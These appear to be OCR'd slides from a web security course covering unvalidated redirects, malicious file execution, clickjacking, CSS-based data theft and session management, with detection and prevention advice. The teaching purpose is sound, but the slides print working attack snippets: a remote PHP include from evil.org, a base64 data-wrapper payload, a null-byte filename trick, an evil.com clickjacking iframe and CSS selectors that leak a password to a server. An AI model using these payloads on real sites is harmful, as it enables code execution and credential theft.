
- Code review for all places, where redirect are used
  - → Redirect initiated/selected by users are no problem as such
    - » They must not be able to set destination to an arbitrary page
  - → Check how the target is constructed:
    - » Any parameter involved? → Sufficiently validated?
- Spidering the complete site
  - → Do any redirects occur?
    - » HTTP response codes 300-307, typically 302
  - → Investigate parameters immediately before redirect
    - » Do they include the target URL or any piece of it?
    - » If yes, modify them and look to which page this will take you
- Check all parameters whether they look like a part of an URL
  - → This looks for more general problems, but will also catch the redirects!

Unvalidated redirects and forwards Prevention

- Do not use redirect and forwards
  - → If you need to direct to another page, do this on the server and just render a different content
    - » CMS often only have a “single” page with varying content
    - » Take care: Bookmarks, back-button, …
- Do not use any parameters when redirecting
  - → Use a server-internal state for deciding the target
  - → The server and only the server should decide the destination!
- If unavoidable check
  - → that the parameter is valid (e.g. only relative, no paths, …)
    - » Sanitizing/canonicalization!
  - → that the user is authorized for the destination
    - » Or check on every page at the start, whether this user should be allowed to see this page; if not → redirect to start/login page
  - → Use a mapping value instead of URLs or path elements

Missing Function Level Access Control

Malicious file execution



Malicious file execution

- A file is placed on the web server (or already there) and executed at the request of the attacker
  - → Typically a problem of PHP, but not tied to it
    - » Also exists for .NET, J2EE, …
  - → Even more dangerous: Remote malicious file execution
    - » Execute a file from somewhere in the Internet
- Basic problems:
  - → Some unverified input is used for file or stream functions
    - » Any kind of parameter which will be used as part of a filename
  - → Uploaded files are not checked sufficiently
    - » Upload images → But what if the image is called “index.php”?
- Result: Remote code execution
  - → Installing a rootkit, executing arbitrary code exactly as the web application can, call OS functions, …
    - » Note: PHP has SMB-support built-in → access to local file servers (other than the webserver!) is possible

Malicious file execution: Examples

- An XML file is uploaded, which contains a remote DTD
  - → This remote file is loaded by the XML parser and interpreted
  - → Allows remotely exploiting flaws in XML processors
    - » Which are complex and often have some problems…
  - → Note: Checking the XML file itself for attacks will not help – it is perfectly in order!
- Include statements contain parameters
  - → include $_REQUEST['filename’];
    - » Any existing file on the server will be executed
    - » Depending on the PHP configuration, the filename might be an URL pointing to any server on the world!
      - – Resulting in “include http://www.evil.org/attack.php;” being executed
  - → Similar: Retrieving JSON data from another host and just eval’ing it for simplicity
    - » Who can say whether there is really **just** data in there?

Malicious file execution: Examples

- Uploaded files are written to the disk
  - → Check to not overwrite something important
    - » Don't forget to verify the path as well!
  - → Make sure to use "acceptable" file names
    - » Check: Length, total path length, extension, actual file type, characters used, file size, name …
- Some commands can be uploaded
  - → Example: Upload a MS Office document and get it to being opened on the server → Macros will be executed!
  - → Or: Upload any file with "wrong" values, causing "actions"
    - » Like configuration files, if you manage to put them in the correct subdirectory
    - » Or: Uploading a file called ".htaccess"
      - – Configuration file for the apache webserver, possibly overriding (restrictive) permissions and granting access etc.

Malicious file execution: Detection

- Code inspection: Checking all file open/include/create/delete … operations for the source of the filename
  - → Static text? Good!
  - → Variable: Where is this variable set or modified?
- Automatic checks: Mostly work only as long as complete filenames are passed as parameters
  - → Parameter is used as a part of a filename → Very difficult!
- Tainting: User input is followed through the execution
  - → Whenever external input influences a variable, it becomes "tainted" for the future
  - → Requires checking, where tainted content is allowed
    - » Or what to do then, e.g. specific output escaping
  - → Problem: Memory and speed overhead required
    - » So perhaps better for test-runs than for production
      - – Problem: Coverage

Malicious file execution: Prevention

- Virus scanning
  - → To make sure you won't distribute anything dangerous
- Size checks
  - → Prevent DoS attacks as well, e.g. in image checking (see below!) or disk space exhaustion
- File type verification
  - → Extension verification alone is not sufficient!
  - → Actual file structure should be verified
    - » E.g. image: Load as image data and write in same/other format
    - » Protects also against files exploiting image handler problems, which can cause image files to be executed
      - – Incorrect code then because of resampling/…
  - → Adding the correct extension is not sufficient!
    - » Send the filename "attack.php%00" → "attack.php\0.jpg"
    - » Results in the "desired" filename, as '\0' is the string termination!

Malicious file execution: Prevention

- Use a mapping for determining files to execute
  - → Don't pass filenames to the client, but only their index in a server-side mapping
    - » Make sure that only (for this user!) allowed files are in the map
- Use server-determined random names for uploads
  - → Includes path sanitation/canonicalization/checks
  - → Make sure everything is uploaded to a safe base directory
    - » And that the upload can never be put anywhere else!
- Output encoding: When sending an image, make sure it will be sent as binary data and not interpreted
  - → E.g. apache will not interpret ".jpg", but send it directly
- File system access control rights
  - → Upload directory → Read & Write, No Execute
- Firewall rules disallowing outbound connections
  - → Typically not that easy, not even for dedicated web servers …

Malicious file execution: Prevention

- chroot jail/sandbox: More of a general security measure
  - → Ensure that when a problem occurs, it will remain restricted to the web server alone
  - → Specific access rights/restrictions to ensure that no access is possible to “external” files
    - » May contain resource limits too
      - – CPU, bandwidth, disk quotas, firewall rules, …
  - → Result: The webserver/application can be compromised, but the other programs/data on the server are unaffected
    - » Also: Other (local) servers will not be affected or accessible
  - → Will not prevent existing (=inside) or upladed files from being executed when they should not be
    - » But what these files can do then is severely restricted

PHP specifics

- Check protocol in detail
  - → zlib:// + ogg:// are allowed even if allow_url_fopen is disabled!
- Check for data wrappers:
  - → data://text/plain;base64,PD9waHAgcGhwaW5mbygpOz8+
    - » Decoded: <?php phpinfo();?>
      - – See http://www.php.net/manual/en/wrappers.data.php
    - » Not restricted by allow_url_fopen, but by allow_url_include
- allow_url_fopen: Default is 1 (on/allowed!)
  - → Allows accessing URLs like files
- allow_url_include: Default is 0
  - → (Dis-)allows including files from URLs
    - » Include, include_once, require, require_once
- If possible at all:
  - → Disable allow_url_fopen, allow_url_include, register_globals
  - → Use E_STRICT (no uninitialized variables)

Sensitive Data Exposure

CSS hacking

- Cascading Style Sheets: Describe how to show web content
  - → This doesn't sound very dangerous…
- But: CSS may contain JavaScript code
  - → To be executed on occurrences of an element
- Also: CSS display alone might be interesting
  - → Information leaks!
- Additionally: CSS is often used in combination with other attacks, e.g. to hide malicious frames, clickjacking, …

CSS and JavaScript

- Test
  - → Will be executed when the page is loaded
  - → Note: IE specific
    - » Will trigger the IE warning bar (at least in v9)!
- External stylesheets may also do this
  - → <style>@import “style.css”;</style>
    - » Note: Hiding through encoding: <style>@\69\6d\70\6f\72\74 “…
    - » The stylesheet itself can also be encoded to be “unreadable”
- CSS or scripts can be loaded dynamically by JavaScript
  - → Create new “link”/“script” DOM element & add it to page tree
    - » var cssFile=document.createElement(„link“);
      cssFile.setAttribute(„rel“,“stylesheet“);
      cssFile.setAttribute(„type“,“text/css“);
      cssFile.setAttribute(„href“,filename);
      document.getElementsByTagName("head")[0].appendChild(cssFile);

Clickjacking (=UI redressing)


- How it works:
  - → On the page is a form
  - → On top of the form (→ CSS) is something different
  - → The user clicks on the top-most element, but in the moment of clicking it is removed and the user clicks on the form below (works also for key presses!)
    - » Slight variation: In the moment of clicking a different layer is brought to the top, so the user clicks on this instead
    - » Or: Completely cover the whole page with different content, except the small area with the submit button
- Result: Attacker can bring the user to „voluntarily“ click on a button (…), e.g. ordering something, confirming a warning, sending the information in the form somewhere else …
  - → Examples (real life): Buy something, enabling webcam/micro-phone (Flash), follow someone on Twitter, share links on Facebook, making a social network profile public, ...

Clickjacking: Implementation

- Text explaining why to click on the following link
  - → Or any other website content!
- <iframe src="http://evil.com/attack.htm" style="width:100px; height:200px;position:absolute;top:0px;left:0px;ffilter:alpha(opacity=0);z-index:-1;opacity:0;"></iframe>
  - → The hidden layer on top; where to secretly direct the user
- Click here
  - → The "official" content the user sees and thinks he will go to
- <input type="button" value="Buy me!" onclick="alert(1);" style="position:absolute;top:55px;left:0px;"/>
  - → The content of the page "http://evil.com/attack.htm"


Clickjacking: Implementation

Both on exactly the same position



Drawback of (only this particularly simple!) attack: Mouse over "normal link" will show hand icon, while mouse over "Click here" will not change (pointer)!

Clickjacking: Implementation



Clickjacking: Prevention

- Make sure your frame is the most top-level one
  - → Continually all the time, not just at the beginning!
  - → Framebuster scripts are difficult: Ways around them exist
    - » Even some XSS filters (→ they disable all inline JavaScripts, including the framebuster script!) can be used to achieve this
    - » Restricting subframes from running any JavaScript
- Send response headers to the browser, indicating that you don't want to be framed
  - → You are "alone" on the page so there can't be any overlay
    - » Unless someone hacked your site (→ injection attacks)!
  - → Implementation: Originated with IE8
    - – Firefox: 3.6.9, Opera 10.50, Safari 4.0, Chrome 4.1.249.1042)
    - » X-FRAME-OPTION header: DENY or SAMEORIGIN
    - » Drawback: Must be sent as a header → May be complex
      - – Proxies might strip this header; no whitelisting possible
      - – Doesn't work in a META-Tag, must be a real HTTP header


CSS attribute reading

- Through CSS (→ without ANY JavaScript!) you can read the content of an attribute, e.g. a password
  - → Not very practical, but possible!
- Basic idea: Use CSS selectors
  - → [att*=val]: Attribute contains value somewhere
  - → [att^=val]: Attribute start with value
  - → [att$=val]: Attribute ends with value
- Feedback to server: Requesting a certain URL
  - → Typically a “background image”
- Drawback: Requires several tries, i.e. several stylesheets sent and interpreted after each other
  - → Parallel discovery also possible, but more complex (888 rules for 8 chars)
  - → Optimizations are possible, e.g. combining first and last character: [att^=val1][att$=val2] (both must match)

CSS attribute reading

- Example:
  - → Page: <input type="password" value="SomePassword" />
  - → CSS sent in step 1:
    - » input[value^="a"] {background:url("/?char1=a");}
    - » input[value^="b"] {background:url("/?char1=b");}
  - → CSS sent in step 2 (after a request to "?char1=b"!):
    - » input[value^="ba"] {background:url("/?char2=a");}
    - » input[value^="bb"] {background:url("/?char2=b");}
- Requires in addition:
  - → Automatic page refresh (through headers) to load the new stylesheets (including the characters already found)
- Optimization: Use a first round to detect the characters used
  - → Then we don't need to send styles for a-z, A-Z, 0-9…, but only for these characters we know are actually in there
  - → We just have to discover length and ordering!

CSS history stealing



Note: Coloring/status of links is determined by browser, not by Webpage/CSS!

CSS history stealing

- Investigate which URLS a user visited, e.g. for targeting exploits (which cookies to steal, what site to impersonate, …)
  - → Works only for fixed lists of URLs
  - → These can be as long (and each URL as complex) as desired
- With JavaScript:
  - → Load a document with thousands of URLs into a hidden iframe and inspect their style
  - → If they were visited, their colour is different
  - → Pass the list of visited domains back to the server (e.g. Ajax)
- Without JavaScript:
  - → Load links as above and mark each one with a different class
  - → #menu a:visited span.class1 { background: url(save.php?visitedLink=1); }

Broken Authentication and Session Management

Session management/ Session hijacking/Access control

- Stealing accounts from other persons
  - → Account-IDs, usernames, passwords, session-cookie/-ID, …
- Building authentication and session management is hard
  - → But most web applications do it on their own (again)
  - → Flaws are therefore quite common!
- Biggest problem: The attacker is then not restricted any more
  - → He can do what he should be able to do (“impersonation”)!
- Typically high-level accounts are targeted
  - → If not, “privilege escalation” is attempted


Authentication and session management: Examples

- When logging out, the session is not correctly invalidated
  - → Or: Timeouts are far too long (e.g. 1 hour)
    - » User doesn't log out from a public computer → Closes browser
    - » 1 hour later another person opens the browser → Still logged in!
- Password for the web users are not or only weakly encrypted
  - → Very often they are in the database in cleartext
- "Forgot my password" → Send it to the E-Mail address in plain text (or send a link to reset it, …)
  - → Anyone can initiate this
  - → E-Mails may (commonly not!) be easy to read for third parties
    - » Mail, as well as access to server, is often unencrypted!
- Public session ID
  - → http://example.com/page;jsessionid=2P0OC2JDPXM0OQSNDLPSKHCJUN2JV?param=
  - → Send this link to someone else → They "own" your session!
- Predictable IDs in session-IDs or cookies

Authentication and session management: Detection

- Manual testing:
  - → When are session IDs assigned and when are they changed?
    - » Should be: Login, reauthentication, logout
  - → How long is their timeout? Is it enforced by the server?
  - → What happens on wrong/missing IDs?
  - → Cookies should set domain and path as specific as possible
- Automatic testing:
  - → Searching for IDs in URLs, error messages, logs
  - → Lockout after too many attempts
  - → Check for generated session IDs
    - » Include a “server secret” → Attackers cannot generate valid IDs
- Ensure that authentication is in a single library/module/…
  - → One implementation of checking only
  - → and make sure, that this is actually called!
- Take care to avoid XSS → Often used to steal session IDs!

Session fixation



Session fixation

- You get the victim to use a specific session ID
  - → As you know this ID, you can access the web application exactly as the user could do
- Example:
  - → Go to the desired website and start a session
    - » You receive a new session ID
  - → Send the ID to the victim, e.g. in a URL (URL shortener, …)
  - → Victim clicks on the URL and receives the same session ID
  - → Victim logs in
- What to do:
  - → Invalidate session before checking username + password
  - → If success → Authenticate and assign a new session ID
  - → If error → Assign a new session ID and send to login page
- Works the same with cookies (set new ID as cookie content)!

Authentication and session management: Prevention

- Check that all credentials and session IDs are
  - → stored only in encrypted/hashed form
  - → secure against guessing
  - → protected against overwriting
    - » Creating a new account with specifying an existing number
    - » Change password, password recovery, …
  - → never placed in an URL
  - → deleted on logout and expire soon
  - → sent only over encrypted connections
  - → renewed after a successful login
    - » First visit → Anonymous user → Session ID1
